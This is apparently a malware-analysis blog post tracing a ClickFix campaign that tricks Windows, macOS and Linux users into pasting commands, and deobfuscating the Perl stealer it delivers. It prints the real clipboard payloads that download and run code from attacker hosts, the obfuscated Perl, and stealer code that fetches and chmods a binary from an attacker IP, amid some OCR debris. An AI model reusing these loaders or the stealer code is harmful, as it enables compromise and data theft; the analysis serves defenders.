Perl based macOS/linux Stealer

rmceoin.github.io/malware-analysis/2025/07/20/pearl-stealer.html

Malware Analysis July 20, 2025

Jul 20, 2025
Randy McEoin

Summary

A post on X about a ClickFix targeting linux lead to the discovery of a seemingly undocumented Perl-based macOS/linux stealer.

Here I will:


- dig into the ClickFix Javascript that targets not just Windows, but macOS and Linux
- deobfuscate the Perl delivered by the ClickFix
- describe much of the Perl stealer

Pearl Stealer

As I have not found this stealer described anywhere else, it seems it needs a name. Unless it turns out that this is already known by another name or it's being sold under a name, I'm going to give it the name `Pearl Stealer` with the obvious reference to Perl the primary language used by the stealer.

Linux Clickfix X post

This research was inspired by a post on X about a Linux ClickFix.



Raaz
@solostalking

Linux #Clickfix
madeinci[.ci
cloudflare[.blazing-cloud.]com

https://www.madeinci.ci

www.madeinci.ci

Verify you are human by completing the action bel

Complete these
Verification Steps

Press both **ALT** and **F2**
Press both **CTRL** and **V** to **verify**
Finally, press **Enter** to finish

CLOUDFLARE
Privacy • Terms

11:02 PM · Jul 17, 2025 · **2,557** Views

https://x.com/solostalking/status/1946058071928610950


In the screenshot shared by @solostalking is a website showing a typical ClickFix UI, but targeting a linux victim. This was the first I'd seen a ClickFix designed for linux.

ClickFix

The website was dedicated to ClickFix. It did not appear to be an infected legitimate site but instead one purpose built for ClickFix. There must be some other email or webpage the victim would have come from in order to get to this page. Within it's Javascript was logic to detect three different platforms: Windows, macOS, or Linux.

```
let detectOS = "unknown";
if (navigator.userAgent.indexOf("Win") != -1) {
  detectOS = "win";
}
if (navigator.userAgent.indexOf("Mac") != -1) {
  detectOS = "mac";
}
if (navigator.userAgent.indexOf("Linux") != -1) {
  detectOS = "linux";
}
```

The X post showed the linux instructions. Here's also the macOS instructions.



madeinci.ci

Verify you are human by completing the action below.

Complete these
Verification Steps


Press both **Command Key (⌘)** and **Space**
Type in "**Terminal**" and press **Enter**
Press both **Command Key (⌘)** and **V** to **paste**
"Verify you are human - Cloudflare: 8333"
Finally, press **Enter** to verify

ClickFix checkbox

Depending upon the platform detected the webpage would copy a small malicious script into the victim’s clipboard. Here is the Javascript that would perform that, with just a touch of defanging. We can see that the macOS and linux scripts curl/wget from same host with a difference in path based on platform.

```
if (detectOS == "win") {
  copyTextToClipboard("powershell -nop -w h -ep bypass -Command \"(&((-
join('S','tart','-B','itsTransfer'))) (-join((-
join('h','t','t','p','s',':','/','/')),'files.',(-
join('c','a','t','b','o','x')),'.moe/z6izg8.txt')) (-join($env:TEMP,'y.ps1'))); &(-
join($env:TEMP,'y.ps1'))\";$__cfCheck=\"Confirmation code: 579\"");
} else if (detectOS == "mac") {
  copyTextToClipboard("nohup bash -c \"curl -sL cloudflare.blazing-
cloud[.]com/mac/verify/captcha/" + userId + " | perl\" >/dev/null 2>&1 & killall
Terminal\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\
n\n\n\n\n\n\n\n# " + translateText("cloudflareInstructionMac").replace("6543",
_0x21c3ee));
} else if (detectOS == "linux") {
  copyTextToClipboard("sh -c 'wget -qO- cloudflare.blazing-
cloud[.]com/linux/verify/captcha/" + userId + " | perl >/dev/null 2>&1 &' #
Verify cloudflare captcha");
}
```

On macOS when pasting the malicious script into the Terminal, the malicious part is cleverly not displayed due to the series of newlines.



```
run@tests-iMac ~ % >....
```

```
# Verify you are human - Cloudflare: 8333
```

ClickFix terminal

Socket for userId

Both the macOS and linux next stage downloads require a `userId`. The main webpage uses Socket.IO to issue a `join` command to retreive this victim's assigned `userId`.

```
let userId = localStorage.getItem("id");
socket.on("connect", () => {
  console.log("connected");
  if (!userId) {
    socket.emit("join", null, _0x56c07a => {
      localStorage.setItem("id", _0x56c07a);
      userId = _0x56c07a;
    });
  } else {
    socket.emit("join", userId, () => {});
  }
});
```


So for example during one sandboxing pass the following was observed in the network requests.

```
http://cloudflare.blazing-cloud[.]com/mac/verify/captcha/dj5fbdevxtib
```

Cross referencing that with the Javascript that performs the `copyTextToClipboard()`, we can deduce that the `userId` for that session was `dj5fbdevxtib`.

Deobfuscating Perl

The payload from the `cloudflare.blazing-cloud[.]com` host is piped to Perl. If we instead manually wget it, we end up with the initial Perl payload.



```
#!/usr/bin/perl^M
^M
our $user_id = "dj5fbdevxtib";
eval eval '"'.^M
^M
^M
('`'|'%').('['^'-').('`'|'!').('`'|',').('{'^'[').('['^'.').('`'|'.').('['^'+').('`'|'!').('`'|'#').^M
('`'|'+').('{'^'[').('['^'.').'='.'>'.('['^'*').'\\'.'{'.'_'.'\\'.'"'.('`'^"'").('^'^('`'|'+')).('{'^M
^'(').(';'&'=').('^'^('`'|',')).'!'.('{'^'(').'='."'".')'.('`'^')').(':'&'=').('{'^',').('^'^(('`')|^M
'.')).'['.'\\'.'"'.('`'^"'").('^'^('`'|'+')).('{'^'(').(';'&'=').('^'^('`'|',')).'!'.('{'^',').(':'&^M
'=').('^'^('`'|')')).')'.('`'^'.').':'.('^'^('`'|'(')).('{'^'"').('`'^"'").'<'.('{'^'(').('`'^"\,").^M
'*'.'='.('^'^('`'|')')).'-'.('`'^'%').'('.'\\'.'$'.(';'&'=').('`'^')').';'.'&'.('^'^('`'|'*')).('{'^^M
'!').'.'.('`'^'$').')'.('`'^'!').'<'.('{'^'-').('^'^('`'|'+')).('`'^'.').(':'&'=').('^'^('`'|'(')).(^M
'{'^'.').('`'^'%').'.'.('{'^'+').('`'^')').('{'^'.').'<'.('{'^'-').('^'^('`'|'*')).'\\'.'@'.(('^')^(^M
'`'|'-')).'%'.'='.('^'^('`'|'.')).'.'.('`'^'#').('`'^')').('^'^('`'|'+')).'<'.('{'^'-').('^'^(('`')|^M
'+')).('{'^')').('^'^('`'|'.')).('^'^('`'|'(')).'='.('`'^'%').'_'.';'.('`'^"'").('^'^('`'|'.')).'['.^M
'\\'.'"'.'\\'.'@'.('`'^')').('`'^'-').'>'.('^'^('`'|',')).'`'.('`'^'$').':'.('^'^('`'|')')).'`'.'\\'^M
.'@'.'/'.('^'^('`'|',')).'`'.('`'^"'").('^'^('`'|')'))."'".'\\'.'@'.('{'^'(').','.('`'^'%').('{'^'*'^M
).('{'^'#').','.('{'^'(').'%'.'<'.'>'.'#'.','.('{'^'(').('^'^('`'|')'))."'".'\\'.'@'.('{'^')').('^'^^M
('`'|'/')).('^'^('`'|'+')).('{'^'*').('{'^'#').','.('{'^'(').'\\'.'$'.('{'^'+').('^'^('`'|')'))."'".^M
'\\'.'@'.('{'^'(').'.'.'%'.('{'^'*').('{'^'#').','.('`'^'$').('^'^('`'|'+')).'<'.'>'.'#'.','.(('{')^^M
'*').('^'^('`'|')'))."'".'\\'.'@'.('{'^'(').'.'.('^'^('`'|'+')).('{'^'*').('{'^'#').','.('{'^"\(").(^M
'`'^'!').'<'.'>'.'#'.')'.'%'.('^'^('`'|')'))."'".'\\'.'@'.('{'^'(').'_'.','.('`'^'%').('{'^'*').('{'^M
```


Initial Perl payload

The Perl is obfuscated, but it’s not too difficult to deobfuscate.

First, replace the `eval eval` with a single `print`, the file will look like this:

```
^M
our $user_id = "dj5fbdevxtib";
print '"'.^M
^M
```

On a sandboxed linux with network disabled, we can run the modified script to find out what that gobbledygook is.



```
$
$ cp dj5fbdevxtib dj5fbdevxtib-test1.pl
$ vim dj5fbdevxtib-test1.pl
$ perl dj5fbdevxtib-test1.pl
"eval unpack u=>q\{_\"G5S92!S=')I8W0[\"G5S92!W87)
D:7`\@/2`B7'\@S,EQX,S%<>#,S7'\@R15QX,S\$P7'\@S.%Q
\"`D:&]U<BP\@)&UD87DL(\"1M;VXL(\"1Y96%R*2`](&QO8V
\$IU;B!*=6P\@075G(%-E_<\"!/8W0\@3F]V(\$1E8RD[\"\@
UQX,D1<>#(U,%QX,S)<>#8T7'\@S05QX,C4P7'\@S,EQX-C0E
A;65S6R1M;VY=+\"`D:&]U<BP\@)&UI;BD[\"\@IM>2`D=75I
T7'\@R-3!<>#,S7'\@W.%QX,D1<>#(U,%QX_,S1<>#<X7'\@R
```


Perl payload modified

The output from the modified test perl prints different looking gobbledygook which starts and ends with double quotes. And we can see regular backslashes in front of certain characters like double-quotes and dollar signs. This looks like an escaped string. So we need to print this in order to get the escaped items unescaped.

Send the output to another file to tweak. Then edit the new file.

```
$ perl dj5fbdevxtib-test1.pl > dj5fbdevxtib-test2.pl
$ vim dj5fbdevxtib-test2.pl
```


We can see that it would unpack the gobbledygook, then eval it. That would be dangerous to do.




```
"eval unpack u=>q\{_\"G5S92!S=')I8W0[\"G5S92!W87
D:7`\@/2`B7'\@S,EQX,S%<>#,S7'\@R15QX,S\$P7'\@S.%
\"`D:&]U<BP\@)&UD87DL(\"1M;VXL(\"1Y96%R*2`](&QO8
\$IU;B!*=6P\@075G(%-E_<\"!/8W0\@3F]V(\$1E8RD[\"\
UQX,D1<>#(U,%QX,S)<>#8T7'\@S05QX,C4P7'\@S,EQX-C
A;65S6R1M;VY=+\"`D:&]U<BP\@)&UI;BD[\"\@IM>2`D=75
T7'\@R-3!<>#,S7'\@W.%QX,D1<>#(U,%QX_,S1<>#<X7'\@
```

Perl eval unpack (DANGEROUS)

With just a minor tweak, we can instead eval a print of the unpacked gobbledygook. This is a subtle difference and if we goofed it up, it might actually run the malware. Thus we do this in a virtual sandbox with no network.




```
eval "print unpack u=>q\{_\"G5S92!S=
@IM>2`D:7`\@/2`B7'\@S,EQX,S%<>#,S7'\
D;6EN+\"`D:&]U<BP\@)&UD87DL(\"1M;VXL
@36%Y(\$IU;B!*=6P\@075G(%-E_<\"!/8W0
7'\@W,UQX,D1<>#(U,%QX,S)<>#8T7'\@S05
G1H7VYA;65S6R1M;VY=+\"`D:&]U<BP\@)&U
```



```
eval "print unpack u=>q\{_\"G5S92!S=
@IM>2`D:7`\@/2`B7'\@S,EQX,S%<>#,S7'\
D;6EN+\"`D:&]U<BP\@)&UD87DL(\"1M;VXL
@36%Y(\$IU;B!*=6P\@075G(%-E_<\"!/8W0
7'\@W,UQX,D1<>#(U,%QX,S)<>#8T7'\@S05
G1H7VYA:65S6R1M:VY=+\"`D:&]U<BP\@)&U
```

Perl eval print (SAFE)

Running the eval print version we get a mostly deobfuscated Perl script.



```
$
$ perl dj5fbdevxtib-test2.pl

use strict;
use warnings;
use File::Basename;
use LWP::UserAgent;

my $ip = "\x32\x31\x33\x2E\x310\x38\x2E\x31\x39\x38\x2E\x32\x32\x37";

my ($sec, $min, $hour, $mday, $mon, $year) = localtime();
my @month_names = qw(Jan Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec);

my $timestamp = sprintf("\x250\x32\x64\x2D\x25\x73\x2D\x250\x32\x64\x3A\x250\x32\x64",
                       $mday, $month_names[$mon], $hour, $min);

my $uuid = sprintf("\x250\x38\x78\x2D\x250\x34\x78\x2D\x34\x250\x33\x78\x2D\x250\x34\x78\x2D\x250\x34\x78\x250\x38\x78",
                  int(rand(0xffffffff)),
                  int(rand(0xffff)),
                  int(rand(0x0fff)),
                  int(rand(0x3fff) | 0x8000),
                  int(rand(0xffff)),
                  int(rand(0xffffffff)));

my $identifier = "${timestamp}\x5F${uuid}";
my $server = "\x68\x74\x74\x70\x3A\x2F\x2F$ip\x2F\x75\x74\x69\x6C\x2F\x75\x70\x6C\x6F\x61\x64\x5F\x64\x61\x74\x61\x2F$iden
tifier";

my $ua = LWP::UserAgent->new;
$ua->get("\x68\x74\x74\x70\x3A\x2F\x2F$ip\x2F\x70\x61\x72\x61\x6C\x6C\x65\x6C", "\x3A\x63\x6F\x6E\x74\x65\x6E\x74\x5F\x66\
x69\x6C\x65" => "$ENV{HOME}\x2F\x2E\x70\x61\x72\x61\x6C\x6C\x65\x6C");
system("\x63\x68\x6D\x6F\x64\x20\x2B\x78\x20$ENV{HOME}\x2F\x2E\x70\x61\x72\x61\x6C\x6C\x65\x6C");

